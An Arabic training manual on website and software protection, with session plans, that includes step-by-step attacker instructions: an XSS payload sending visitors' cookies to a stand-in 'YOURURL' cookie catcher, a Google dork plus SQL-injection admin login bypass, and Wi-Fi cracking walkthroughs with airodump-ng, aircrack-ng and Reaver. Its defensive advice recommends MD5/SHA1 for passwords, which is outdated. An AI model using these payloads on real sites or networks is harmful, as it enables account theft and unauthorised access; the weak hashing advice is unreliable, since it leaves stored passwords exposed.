تتكون هذه اللغة بشكل أساسي من سلاسل رموز مكتوبة في ملف نصي ومحفوظة بشكل (HTML) حيث تترجم هذه السلاسل الرمزية عند عرضها على المتصفح الى كتابة جميلة متقنة التنسيق، أو مزيج من النصوص والوسائط.

وبعكس البرمجيات السابق ذكرها، فإن تصميم المواقع باستخدام لغة (HTML) يتطلب دراية وخبرة بعناصر هذه اللغة ورموزها وممارسة كافية.

نصائح مهمة في عملية تصميم موقع إنترنت

- **جمع المعلومات:**

في هذه المرحلة الأولية يبدأ من يريد تصميم الموقع بطرح وتدوين الأسئلة ومحاولة إيجاد أجوبة لها فيما يخص الغرض من إنشاء الموقع والأهداف المرجوة ومن هي الشريحة المستهدفة من الناس وما هو المحتوى الخاص بالموقع.

- **التخطيط:**

يستحسن عمل خريطة لمحتويات الموقع الرئيسية وكذلك الفرعية ما يساعد في تشكيل فهم أدق عمّا يراد ادراجه من محتوى داخل الموقع

- **التصميم:**

فكر في تصميم موقعك بالطريقة اللتي تناسب الشريحة من الناس اللتي ترنو للوصول اليهم بما يخدم أهداف وأغراض إنشاء الموقع.

نشاط 8–

مناقشة

عزيزي المتدرب: من خلال ما تم شرحه تكلم عن طرق تصميم موقع إلكتروني.

الوحدة التدريبية الخامسة

حماية المواقع

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	حماية المواقع	10 دقيقة	تابع حماية المواقع
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –9			15 دقيقة
• كيف يتم اختراق المواقع الالكترونية؟	المناقشة		20 دقيقة
• كيف تحمي موقعك الالكترونى من الاختراق	عصف ذهني		20دقيقة 25 دقيقة
• نشاط –10	التطبيق العملى		15 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
			120دقيقة

اليوم التدريبي الخامس

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : حماية المواقع

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- كيف يتم اختراق المواقع الالكترونية؟

نشاط –7

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن كيف يتم اختراق المواقع الالكترونية؟.

كيف يتم اختراق المواقع الالكترونية؟

تكون عملية الإختراق من خلال استخدام برامج معينة تعمل على البحث عن مناطق الضعف لتمكن المخترق من عملية الاختراق إما ثغرة أمنية او Port مفتوح، وعند تحديد هذه الثغرة يتم العمل على الدخول للموقع من خلال Port معين، وعند الدخول يجب ان توهم النظان بأنك جزء منه حتى لا يتم اغلاق الـ Port، وبالعادة بعد الاختراق يتم نشر فايروس لمنع نظام الحماية من العمل بفاعلية، وبعد ذلك يتم سحب كافة المعلومات التي تهم المخترق، او فرض التحكم على الموقع، او تخريب المحتويات وحذفها وغيرها من الأعمال التخريبية.

تأتي فكرة الاختراق من نقطة أساسية، ليس هنالك نظام كامل أو آمن 100%، فمع التقدم العلمي الهائل ومع وجود الخبرات الهائلة لدى المبرمجين والمبتكرين، إلا أنه ليس هنالك نظام امن، فقد يطول الأمر أمام المخترقين للاختراق لكنه ليس بالأمر المستحيل.

➢ **تحديد نوع الهجوم:**

ماذا نعني بتحديد نوع الهجوم ، ربما هو السؤال الذي تطرح الآن على نفسك . الاختراق بشكل عام ينقسم الى نوعين اساسيين:

- **استهداف محدد:**

وهو ان المخترق سبق وان قام بتحديد الهدفه الذي يريد اختراقه اي انه يعرفه مسبقا.

- **استهداف عشوائي:**

ونعني به ان المخترق يقوم بالبحث عشوائيا عن موقع مصاب بثغرة معينة ويحاول استغلالها ويتم عادة هذا النوع من الاستهداف عن طريق "دوركات ".

➢ جمع بعض المعلومات عن الهدف:

هذه الخطوة هي من اهم الخطوات لان الهاكر هنا سيستعمل مهارته في البحث من اجل جمع اكبر كم من المعلومات عن الهدف مثل اسم صاحب الموقع، رقم هاتفه، معرفة استضافة الموقع، نوع السكريبت المركب على الموقع... الخ.

السؤال المطروح الان هو ماذا تفيد هذه المعلومات؟

ج: هذه المعلومات ستفيد المخترق في امور كثيرة سنتعرف على اهمها في الخطوات القادمة.

➢ بدء عملية الاستهداف او الاختراق:

في الخطوة الاخيرة سيقوم الهاكر بفحص الموقع عن طريق بعض الادوات المخصصة لفحص المواقع من الثغرات وهي فعال في هذا المجال ونذكر منها على سبيل المثال اداة فيغا وهي اداة متواجد في اغلب توزيعات اختبار الاختراق ويمكن تثبيتها ايضا على الويندوز ، كما ان هنالك بعض الادوات متخصص في فحص سكريبتات معينه نذكر منها: جوملا سكان وهي اداة متخصصة في فحص مواقع جوملا , بعد انتهاء عملية الفحص ستظهر للهاكر بعض النتائج. لنطرح الآن فرضيتين:

- **ظهور بعض الثغرات في الموقع يمكن استغلالها:**

في هذه الحالة سيحاول الهاكر استغلالها اما يدويا واما عن طريق بعض الادوات ايضا، ونقصد بالاستغلال اليدوي ان الهاكر لن يستعين باي ادوات وهذا النوع من الاستغلال هو متقدم لانه يحتاج الى خبرة في

المجال. اما الاستغلال عن طريق بعض الادوات هو اسهل نوعا ما لان الهاكر هنا سيقوم بكتابة بعض الاوامر لتقوم الاداة بعملية الاستغلال وستخراج لوحة التحكم وكلمة السر والاسم المستخدم او استخراج بعض المعلومات الأخرى حسب رغبة الهاكر ونوع الثغرة.

- **ظهور بعض الثغرات ولاكنها ضعيفه ومن الصعب جدا استغلالها او عدم ظهو اي ثغرة:**

في هذه الحاله سيلجئ الهاكر الى المعلومات التي جمعها عن الموقع ومحاولة اختراق احد المواقع المتواجدة على نفس السيرفر ليقوم في ما بعد بمحاولة التحكم بالموقع المستهدف اساسا.

واخيرا وبعد ختراق الموقع سيعمل الهاكر عى رفع الشيل للتحكم بكل المواقع المتواجدة على السيرفر او رفع الاندكس الخاص به على موقع معين.

الآن ساقوم بمحاولة شرح بعض المصطلحات:

- **ثغرة:** هي بكل بساطة خطئ برمجي
- **السيرفر:** وهو حاسوب ولاكنه بمواصفات قوية جدا يتم تخزين عليه معلومات المواقع
- **الاندكس:** وهي صفحة التي يطهرها الهاكر بدل الصفحة الرئيسية للموقع ومن خلالها يوجه الهاكر رسالته.

اولاً: باستخدام الثغرة البرمجية Cross-site scripting (XSS)

- **ابحث عن موقع تعتقد أن فيه ثغرات ويمكنك أن تكتب فيه منشورات:**

مواقع تبادل الآراء بالمنشورات هي أفضل مثال. تذكر أنه لو كان هذا الموقع محميّ جيّدًا، فلن تعمل هذه الطريقة.

- **اذهب إلى خيار إنشاء منشور جديد:**

ستحتاج لكتابة بعض الأكواد الخاصة (الشيفرات البرمجية) في منشورك هذا، مما سيسمح لك بالحصول على معلومات كل شخص يضغط عليه.

يجب أن تختبر فيما إذا كان الموقع يقوم بتصفية المنشورات المحتوية على أكواد برمجية.

اكتب <script>window.alert("test")</script>

في حال ظهرت لك رسالة تحذيرية عندما تضغط على نشر، فالموقع يمكن اختراقه بهذه الطريقة.

- **اصنع وارفع الكود المساعد في الحصول على الكوكيز:**

الهدف من إجراء هذا الهجوم هو الحصول على الكوكيز الخاصة بالمستخدم (أي سجل نشاطاته على الانترنت) مما يخولك بالوصول إلى حسابه الخاص بالموقع الذي يعاني من ثغرات تسجيل الدخول.
ستحتاج إلى برنامج الحصول على الكوكيز، الذي سيقوم بجلب الكوكيز الخاصة بالضحية ثم تغيير وجهتها لتصل إليك. قم برفع البرنامج إلى موقع لديك صلاحيات بالدخول إليه ويدعم php.

- **انشر الكود المساعد في الحصول على الكوكيز:**

اكتب الكود المناسب في المنشور والذي سيقوم بدوره بجمع الكوكيز وإرسالهم إلى موقعك. ستودّ أن تضيف بعضًا من النّص بعد الكود من أجل أن تبعد الغموض عنك وتحفظ منشورك من أن يتم حذفه.

مثال على الكود:

```
iframe frameborder="0" height="0" width="0" >
src="javascript...:void(document.location='YOURURL/c
<ookiecatcher.php?c=' document.cookie)></iframe
```

- **استخدم الكوكيز التي جمعتها:**

بعد ذلك، يمكنك استخدام معلومات الكوكيز، والتي يجب أن يتم حفظها في موقعك، لأي غرض تريده.

ثانياً: تنفيذ الهجوم اعتمادًا على ثغرات الحقن

- **ابحث عن موقع تعتقد أنه مصاب بثغرات:**

يجب أن تجد موقع يمكنك اختراقه اعتمادًا على الثغرات الموجودة فيه، بسبب وجود ميزة تسجيل الدخول كمدير يجعل الوصول لصلاحياته أمرًا سهلًا. ابحث في غوغل عن العبارة التالية admin login.asp

- **قم بتسجيل الدخول كمدير:**

اكتب admin في حقل اسم المستخدم، أما كلمة المرور فاجعلها مكوّنة من رقم واحد وكرره داخل سلسلة محرفية اختياريّة. المثال الشائع على ذلك هو 1’ أو ’1’='1.

- **كن صبورًا:**

من الممكن أن يتطلب الأمر القليل من التجريب والخطأ.

- **ادخل إلى الموقع:**

أخيرًا، يجب عليك أن تكون قادرًا على إيجاد السلسلة المحرفية التي تسمح لك بالدخول إلى الموقع بصلاحيات المدير، باعتبار أن الموقع يتمتع بثغرات من أجل اختراقه.

ثالثاً: أسّس للنجاح

- **تعلم لغة برمجة أو لغتين:**

في حال أردت أن تتعلم اختراق المواقع بالطريقة الصحيحة، يجب عليك عندها أن تفهم كيف تعمل أجهزة الكومبيوتر وغيرها من التقنيّات. تعلم استخدام لغات برمجة مثل SQL أو بايثون لتتمكن من الحصول على تحكم أفضل بالمواقع التي تستهدفها بالإضافة لمعرفة الثغرات بالأنظمة.

- **تعلّم أساسيات HTML:**

ستحتاج أن تفهم جيّدًا HTML وJavaScript في حال رغبت في اختراق المواقع بشكل خاص.

من الممكن أن يأخذ ذلك الكثير من وقتك لتتعلمه، إلا أنه يوجد الكثير من الطرق المجّانية لتتعلم على الإنترنت، لذا لديك الفرصة إذا كنت تريد حقًّا استغلالها.

- **خذ بمشورة خبراء الأمن المعلوماتي:**

هؤلاء مخترقون يستخدمون معرفتهم من أجل الخير، كاشفين عن ثغرات الحماية وجاعلين الانترنت مكان أفضل لجميع الناس.

في حال كنت تريد أن تتعلم الاختراق من أجل القيام بأهداف نبيلة أو من أجل حماية موقعك الخاص، يجب إذًا عليك أن تتواصل مع مواقع الأمن المعلوماتي الموجودة حاليًا على شبكة الانترنت من أجل الحصول على نصائح.

- **ابحث كثيرًا عن الاختراق:**

إذا كنت تريد أن تتعلم كيفية الاختراق أو تريد فقط حماية نفسك، عليك القيام بالكثير من البحث.

يوجد الكثير من الطرق التي يمكن أن تجعل المواقع عرضة للاختراق، وهذه القائمة بتغيير مستمر، لذا عليك أن تتعلم باستمرار.

- **ابق على تواصل مع المستجدات:**

بما أن قائمة الاختراقات المحتملة هي في تغير مستمر، عليك أن تتأكد من أنك متابع لكل المستجدات أول بأوّل.

لأنك محميّ من نوع معيّن من الهجمات هذا لا يعني أنك ستكون بأمان في المستقبل.

إستراحة تدريبية

الجلسة الثانية

عنوان الجلسة : تابع حماية المواقع

مدة الجلسة :60 دقيقة

موضوعات الجلسة

- كيف تحمي موقعك الالكترونى من الاختراق

كيف تحمي موقعك الالكترونى من الاختراق

ما كنّا لندعك تخرج وأنت يتملكك شعور من عدم الأمان على موقعك الالكتروني، لذلك وكخاتمة للمقال نستعرض أهم النقاط التي من خلالها ستزيد من مستوى الحماية

لديك، فالحذر والتعلم المستمر هو أساس النجاح في معركتنا ضد المخترقين، وكإجراء استباقي لابد لنا من الاهتمام بالأمور التي قد تؤدي بالموقع ليكون هدف سهل أمامهم، وإلا فإن الألم والمرارة التي قد تصيبك عند إصابة موقعك بالاختراق قد يجبرك على التعلم والاهتمام.

وكتوضيح في البداية، لا يوجد شيء اسمه القضاء على المخاطر، ولكن الحد منها، فلا تستطيع أي جهة مهما كان حجمها وتقنياتها في حماية الموقع تستطيع الإدعاء أنها قادرة على القضاء بشكل كامل لكل عوامل الخطر، وبناءًا عليه نستعرض سوية أهم النصائح لتوفير بيئة آمنة لإدارة موقعك، وحمايته بالشكل الأمثل:

- توظيف جهة أو مختص لفحص الحماية.
- تحديد الإمتيازات الإدارية، فليس كل موظف يمكنه الوصول إلى كل شيء في الموقع.
- التركيز على كيف سيصل الناس إلى موقعك الالكتروني وتوفير عوامل للثقة خصوصًا لبرمجيات التواصل.
- استخدام جدار حماية للموقع من أجل الحماية ضد أي هجمات تستغل نقاط ضعف البرمجيات.
- اجعل النسخ الاحتياطي صديقًا دائما لموقعك.
- تسجيل موقعك في محركات البحث، حيث يوجد لديهم أدوات مديري المواقع توفر إمكانية فحص سلامة الموقع.

قاعدة الاساسية لحماية موقعك عليك ان تكون تملك تفكير امني (ما اقصده بتفكير امني اي لديك نفس طريقة التفكير التي يتمتع بها خبراء الاختراق)

مع كتابتك لكل سطر برمجي عليك ان تكون متفهم لما تكتب وهل ما تكتبه يمكن استغلاله وماهي الطرق التي يتم استغلاله بها وتقوم بمنعها

ابرز مناطق الخطر في السكربتات

1 -المدخلات المتنوعه للبحث او لتسجيل الدخول او غيرها

2 -عرض البيانات) العرض له اهميه كبيره مثل الادخال يجب ان تعرض البيانات بحيث اذا كان بها كود لايتفاعل مع المتصفح مثل اكواد html & js وطبعا هنا ايضا دور مهم للمدخلات

3 -لاتعتمد على لغة جافا سكربت في فلترة المدخلات فهي غير كافية ويمكن ابطال مفعولها من المتصفح وتجاوزها

4 -رفع الملفات واحده من اكثر الاسباب خطوره في اختراق الموقع وحمايتها لا تعتمد على طريقة واحده وانما على عدة طرق وعلى حسب الاحتياجات وكل مبرمج وابداعه في الحماية

5 -الكوكيز بعض المبرمجين يقوم بأستخدامها دون عمل اي تشفير لها او حماية ويظن انه لا احد ينتبه لها وهذا امر خطير ان تتركها بدون تشفير او حماية

6 -لاتسمح بظهور الاخطاء بعض المبرمجين يسمحون بظهور اخطاء البرمجة على الموقع في حالة حدوثها وهذا امر خطير وعليك ايقاف اظهار الاخطاء والاكتفاء بملف error_log لدراسة الاخطاء

7 -حدد كمية معينه من البيانات التي تستقبلها في حالة كان سيرفرك مفتوح ولايقدم لك حماية

هناك انواع من الهجمات تستهدف المدخلات التي لاتحدد اكبر كمية من البيانات

في لغات البرمجة تاتي الاعدادات افتراضية لتمنع مثل هكذا هجمات لكن عليك في البرمجة ان تحدد كل مدخل وكم يسمح من حروف او ارقام او بيانات ولايستقبل اكثر من هذا الحد

8 -اهتم بحماية السيرفر حيث حماية السيرفر تشكل نسبة كبيرة من حماية موقعك

9 -البيانات المهمة مثل الباسوردات لاتقم بوضعها بدون تشفير واستخدم خوارزميات من نوع One-Way مثلMD5 & SHA1

10 -لاتستخدم اضافات او دوال او كلاسات برمجية دون ان تتحقق من سلامتها اول باول

11 -اطلع دائما على الاخبار وجديد الحماية والاختراق لكي تكون لديك دراية باخر مستجدات هذا العالم

12- دائما راقب سلوك موقعك او السكربت واقرء ملفاته لكي تعلم كيف يتعامل ويتجاوب مع الزوار ومحاولات الاختراق واكتشف نقاط الضعف وقم بحمايتها

نشاط –10

مناقشة

عزيزي المتدرب: من خلال ما تم شرحه تكلم عن كيف تحمي موقعك الالكترونى من الاختراق.

الوحدة التدريبية السادسة

حماية البرمجيات

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية

الموضوع	حماية البرمجيات	10 دقيقة	تابع حماية البرمجيات
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة

• إفتتاح البرنامج والتعارف • فيديو تدريبى • نشاط –11 • تطبيقات • برمجيات • نشاط –12 • فيديو تدريبى	أوراق المحاضرة المناقشة عصف ذهني التطبيق العملى المحاضرة		10 دقيقة 10 دقيقة 15 دقيقة 20 دقيقة 25 دقيقة 15 دقيقة 10 دقيقة 120دقيقة

اليوم التدريبي السادس

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : حماية البرمجيات

مدة الجلسة :60 دقيقة

موضوعات الجلسة

- **تطبيقات**

تطبيقات

➢ الطريقة الأولى: أجهزة راوتر WEP

- التحكم الجذري (Root) في جهاز أندرويد متوافق مع التطبيق. لا يمكن لكل الهواتف والأجهزة اللوحية التي تعمل بنظام Android القيام بكسر كلمة مرور نظام WPS:

يجب أن يمتلك الجهاز بطاقة شبكة لاسلكية من نوع Broadcom bcm4329 أو bcm4330، بالإضافة إلى التحكم الجذري في جهاز الأندرويد (Root) وهو ما يعني القدرة على التحكم في برمجيات الهاتف الذكي على مستوى متقدم وأعمق مما يتيحه الشكل الأساسي المُقدم من قبل مُصنع الهاتف.

يمكنك الاعتماد على توزيعة سيانوجين مود Cyanogen ROM؛ التي تضمن لك أفضل نسب النجاح في تحقيق غرضك.

من بين الأجهزة المعروف دعمها لهذه التوزيعة:

- Nexus 7
- Galaxy S1/S2/S3/S4/S5
- Galaxy y
- Nexus One
- Desire HD
- Micromax A67

- تحميل وتثبيت تطبيق Bcmon. تسمح لك هذه الأداة بتفعيل وضع المراقبة -(Monitor Mode) في بطاقة Broadcom وهو الأمر الأساسي لكي تتمكن من كسر كلمة المرور:

يمكنك تنزيل تطبيق bcmon مجانًا كملف بصيغة APK من صفحة التطبيق الرسمية في موقع Google Code.

لكي تقدر على تثبيت الملف بصيغة APK، سوف تحتاج إلى ضبط خيارات قائمة الأمان والحماية والسماح بتثبيت التطبيقات المنزلة على جهاز الهاتف من المصادر غير المضمونة وغير المعتمدة بشكل طبيعي من قبل نظام تشغيل الهاتف الافتراضي.

- **تشغيل تطبيق Bcmon. بعد الانتهاء من تثبيت ملف APK، قم بتشغيل التطبيق. قم بتثبيت أي برمجيات أو أدوات إضافية، إن طلب منك ذلك. انقر على خيار "تفعيل وضع المراقبة":**

إذا انهار التطبيق، قم بفتحه وحاول من جديد. إن انهار التطبيق للمرة الثالثة، فعلى الأغلب أن جهازك غير متوافق مع التطبيق.

يجب أن يكون الجهاز في وضعية التحكم الجذري (Rooted) لكي يقدر على -تشغيل تطبيق Bcmon.

- **انقر على خيار "تشغيل سطر الأوامر" (Run bcmon terminal). سوف يؤدّي ذلك إلى تشغيل سطر أوامر مشابه لسطر أوامر نظام لينكس. اكتب الأمر airodump-ng ثم اضغط على زر الإدخال:**

سيؤدّي ذلك إلى تحميل أداة AIrdump وسيتم نقلك إلى سطر الأوامر من جديد. اكتب الأمر airodump-ng wlan0 ثم انقر على زر الإدخال.

- **قم بتحديد "نقطة الوصول Access Point" التي ترغب بكسر حمايتها:**

سوف تظهر لك قائمة بنقاط الوصول المتاحة. يتوجب عليك اختيار نقطة وصول تستخدم نظام التشفير WEP؛ لكي تقدر على تنفيذ الخطوات الواردة في هذا القسم من المقال.

- **لاحظ عنوان (ماك MAC) الذي سوف يظهر لك:**

انتبه إلى أن المقصود هو عنوان التحكم في الوسائط الخاص بالرواتر وليس نظام التشغيل Mac. الرقم الظاهر أمامك هو رقم مميز عالميًا ويفترض ألا توجد أي بطاقة شبكة إنترنت أخرى بنفس عنوان الماك.

احرص على كتابة العنوان الصحيح في حالة ظهر لك أكثر من عنوان للعديد من أجهزة الراوتر. يمكنك أن تكتب هذا العنوان في مكان خارجي.

انتبه كذلك إلى القناة التي تقوم "نقطة الوصول" بالبث من عليها.

- **ابدأ عملية مسح القناة. سوف يتوجب عليك جمع معلومات من "نقطة الوصول" لبضع ساعات، قبل أن تتمكن من بدء محاولات كسر كلمة المرور:**

اكتب الأمر airodump-ng -c channel# --bssid MAC address -w output ath0، ثم انقر على زر الإدخال. سيبدأ تطبيق Airodump بعملية المسح. يمكنك ترك الجهاز لبعض الوقت أثناء جمعه للمعلومات. احرص على توصيل الجهاز بالشاحن إن كانت البطارية منخفضة.

استبدل #channel برقم القناة التي تستخدمها نقطة الوصول للبث.

استبدل MAC address بعنوان MAC الخاص بجهاز الراوتر (مثلًا a:95:9d:68:1600:0).

استمر بمسح القناة حتى تصل إلى ما بين 20,000 إلى 30,000 حزمة على الأقل.

- **اكسر كلمة المرور:**

يمكنك البدء بمحاولة كسر كلمة المرور بعد امتلاك عدد مناسب من حزم البيانات. ارجع إلى سطر الأوامر واكتب الأمر aircrack-ng output*.cap ثم انقر على زر الإدخال.

- **لاحظ كلمة المرور المكتوبة بالنظام السداسي العشري عند الانتهاء:**

ستظهر الرسالة Key Found! متبوعة بكلمة المرور بالنظام السداسي العشري عند انتهاء عملية كسر كلمة السر (التي قد تتطلب عدة ساعات). تأكد من أن نسبة الاحتمالية "Probability" تساوي 100% وإلا فإن كلمة المرور لن تعمل. لا تقم بإدخال الرمز ":" عند إدخال كلمة المرور. إن كانت كلمة المرور 12:34:56:78:90 مثلًا، اكتب 1234567890.

➢ الطريقة الثانية: أجهزة الراوتر المؤمنة بتشفير WPA2 WPS

- **التحكم الجذري (Root) في جهاز أندرويد متوافق مع التطبيق المستخدم:**

لا يمكن لكل الهواتف والأجهزة اللوحية التي تعمل بنظام Android القيام بكسر كلمة مرور نظام WPS. يجب أن يمتلك الجهاز بطاقة شبكة لاسلكية من نوع Broadcom bcm4329 أو bcm4330، بالإضافة إلى التحكم الجذري في جهاز الأندرويد (Root) وهو ما يعني القدرة على التحكم في برمجيات الهاتف الذكي على مستوى متقدم وأعمق مما يتيحه الشكل الأساسي المُقدم من قبل مُصنع الهاتف.

يمكنك الاعتماد على توزيعة سيانوجين مود Cyanogen ROM؛ التي تضمن لك أفضل نسب النجاح في تحقيق غرضك. من بين الأجهزة المعروف دعمها لهذه التوزيعة:

- **Nexus 7**
- **Galaxy Ace/S1/S2/S3**
- **Nexus One**
- **Desire HD**

- **تحميل وتثبيت تطبيق Bcmon:**

تسمح لك هذه الأداة بتفعيل وضع المراقبة (Monitor Mode) في بطاقة Broadcom وهو الأمر الأساسي لكي تتمكن من كسر كلمة المرور. يمكنك تنزيل تطبيق bcmon مجانًا كملف بصيغة APK من صفحة التطبيق الرسمية في موقع Google Code.

لكي تقدر على تثبيت الملف بصيغة APK، سوف تحتاج إلى ضبط خيارات قائمة الأمان والحماية والسماح بتثبيت التطبيقات المنزلة على الهاتف من المصادر غير المضمونة والمعتمدة بشكل طبيعي من قبل نظام تشغيل الهاتف الافتراضي. يمكنك الاطلاع على مقالات ترشح كيفية القيام بذلك بشكل مفصل من خلال مراجعة قسم التقنية في موقع ويكي هاو.

- **تشغيل تطبيق Bcmon:**

بعد الانتهاء من تثبيت ملف APK، قم بتشغيل التطبيق. قم بتثبيت أي برمجيات أو أدوات إضافية، إن طلب منك ذلك.

انقر على خيار "تفعيل وضع المراقبة". إذا انهار التطبيق، قم بفتحه وحاول من جديد. إن انهار التطبيق للمرة الثالثة، فعلى الأغلب أن جهازك غير متوافق مع التطبيق.

يجب أن يكون الجهاز في وضعية التحكم الجذري (Rooted) لكي يقدر على تشغيل تطبيق Bcmon.

- **تحميل وتثبيت تطبيق Reaver:**

وهو أحد البرمجيات المصمّمة لكسر كلمات السر المشفرة بنظام WPS؛ بهدف استرجاع كلمة مرور تشفير WPA2. يمكنك تنزيل تطبيق Reaver بصيغة ملف APK من الموضوع الرسمي للمطوّر في منتديات "XDA-developers".

- **شغّل تطبيق Reaver:**

انقر على أيقونة التطبيق من قائمة التطبيقات.

سيتوجب عليك تأكيد عدم استخدام التطبيق لأهداف غير مشروعة أولًا، ثم سيقوم التطبيق بالبحث عن الشبكات المتاحة.

انقر على اسم نقطة الوصول التي ترغب بكسر حمايتها للاستمرار.

قد يتوجب عليك تأكيد وضع المراقبة (Monitor Mode) قبل الاستمرار. سيؤدّي ذلك إلى فتح تطبيق bcmon مجددًا في هذه الحالة.

يجب أن تقبل نقطة الوصول التي تختارها المصادقة بواسطة WPS. لا تدعم كل أجهزة الراوتر هذه الخاصية.

- **قم بالتأكد من إعداداتك:**

يمكنك الاعتماد على الإعدادات الافتراضية في أغلب الحالات. سوف تحتاج إلى التأكد من تفعيل صندوق الإعدادات التلقائية المتقدّمة (Automatic advanced settings).

- **ابدأ عملية كسر كلمة المرور:**

انقر على زر بدء الهجوم (Start attack)، الموجود أسفل قائمة إعدادات Reaver. سوف تظهر لك شاشة، تعرض نتائج عملية الكسر الحالية.

قد تتطلب عملية كسر كلمة مرور WPS ما بين ساعتين إلى 10 ساعات أو أكثر وقد لا تنجح هذه العملية دائمًا.

➢ تطبيق Mandic magiC للإتصال بشبكات الواي فاي

طريقة تشغيل تطبيق Mandic magic:

بعد تحميل التطبيق لنظام هاتفك الذكي تقوم بفتح شبكة الواي فاي وكذلك GBS في هاتفك الذكي.

قم بفتح التطبيق وهنا سيتطلب التسجيل بحساب إلكتروني خاص بك، تقوم بعمل المطلوب، وبعد الإنتهاء من تسجيل الحساب تظهر لك واجهة التطبيق موضحة لك خريطة للمكان المتواجد فيه، مع ظهور علامات ملونة ومختلفة، كل واحدة من هذه العلامات تدل على وجود نقطة إتصال، وبخصوص ألوان العلامات فاللون الأخضر وجود شبكة مفتوحة، واللون الأصفر يتطلب التسجب فقط، أما اللون الأحمر يعني أن الشبكة محمية بباسورد حماية.

هنا لا داع للقلق بأن تكون الشبكة محمية أم لا ، فعند النقر على الإشارة الملونة والقريبة منك يظهر لك معلومات الشبكة من إسمها وقوتها وكلمة المرور حتى لو كانت محمية.

الخطوة الأخيرة هي نسخ كلمة المرور ولصقها في أداة الواي فاي، وهنا نكون قد إنتهينا من طريقة عمل التطبيق والسهلة جداً.

- **تطبيق aircrack-ng للاندرويد:**

إذا كنت تريد تأمين شبكة إنترنت لديك من عمليات التجسس والإختراق قد تتعلم من البداية كيفية تخطي هذه الشبكات ولكن هناك تطبيقات مميزة تساعدك في هذا الأمر بطرق أسرع، وتعتبر أداة aircrack-ng هي الأشهر في هذا المجال ومتاحة لعدة أنظمة ومنصات أخرى.

وتم تطوير التطبيق بواسطة عدة مشاهير في عالم برمجة تطبيقات الأندرويد وأخصائي الحماية المعروفين ولكن يتطلب التطبيق أن يدعم هاتفك الذكي وضع المراقبة "monitor mode" في معالج شريحة الإنترنت داخل الهاتف.

- **تطبيق WPA WPS Tester:**

يسمح لك تطبيق WPA WPS Tester بإختبار حماية الواي فاي ويعتبر من اشهر تطبيقات اختراق Wifi للاندرويد وتم تصميمه بغرض فحص شبكات الإنترنت من الثغرات ومعروف عنه بإمكانية كسر كلمة سر الواي فاي في عدة مرات، كما يقوم بفحص أجهزة راوتر-اكسس بوينت المتصلة وفحص كود WPS الخاص بها ويعتمد على عدة خوارزميات للفحص مثل : "Zhao, Blink, Asus, Arris" ولكن يحتاج التطبيق الى نظام اندرويد 4.0 أو أعلى ليعمل على هاتفك.

➢ تطبيق Kali Linux Nethunter:

يعتبر نظام كالي لينكس من أشهر الأنظمة المخصصة للمخترقين و الهاكرز الأخلاقيين وتم صناعته بواسطة مطورين " Offensive Security"، ويمكنك تطبيق Kali Linux Nethunter من إختبار الثغرات في شبكة الإنترنت ويحتاج إلى تشغيل أداة " Kali's Wifite tool" لبدء عملية الفحص واختراق الشبكة.

ويقدم التطبيق واجهة تشغيل سهلة للتحكّم في بيانات الشبكة وضبط إعدادات الملفات المعقدة كما يدعم إختراق شبكات الواي فاي للاندرويد بشرائح 802.11 وهي أداة يجب أن تتواجد مع كل مخترق بكل تأكيد.

➢ تطبيق Zanti:

ذكرنا إسم تطبيق Zanti في بداية المقال ضمن أشهر تطبيقات اختبار حماية الواي فاي في عدة مراحل مختلفة وتم تطويره بواسطة " the house of Zimperium" كما يمتلك التطبيق عدة أدوات داخلية لاختراق شبكة الواي فاي وفحص التشفير المستخدم.

يحتوي على أداة WiFi scanner لفحص شبكة الواي فاي و إظهار الأجهزة المتصلة بالراوتر كما يمكنك استخدامه لقطع الانترنت عن المتصلين بالراوتر ومنع المستخدم من الوصول لأي خوادم إنترنت وهناك عدة ميزات داخل التطبيق لكشف الثغرات الخلفية لشبكة الإنترنت لديك.

➢ تطبيق Reaver:

يمكنك تطبيق Reaver واختصار المعروف RfA من اختراق الواي فاي للاندرويد يستخدم واجهة التشغيل Reaver-GUI المخصصة

للهواتف الذكية التي تدعم وضع "monitor-mode" الذي يمكن تشغيله/تعطيله في أي وقت يدوياً ويعمل التطبيق على كسر حماية راوتر WPS نفسها.

يعتمد التطبيق على هجمات اختراق قاتلة ضد أكواد WPS المسجلة و يستعيد كلمات السر السابقة في حماية "WPA/WPA2" وتم اختباره على عدة أجهزة مختلفة حتى الآن منذ تطويره ويمكنه الحصول على نصوص كتابية تحتوي على كلمات السر التي تستخدمها شبكة الواي فاي في مدة 2-5 ساعات كما يدعم التطبيق إضافة سكريبتات خارجية!

➢ تطبيق Penetrate Pro

اداة Penetrate Pro تعمل بطريقة بسيطة حيث تقوم بتحليل شبكة الواي فاي وعرض بعض الإحصاءات المتعلقة بها لتأمينها من المخاطر ولكن يحتاج إلى هاتف معمول له رووت لفحص شبكات واي فاي المحيطة، ويدعم عدة أجهزة راوتر مختلفة بحماية WEP/WPA.

➢ Nmap for android

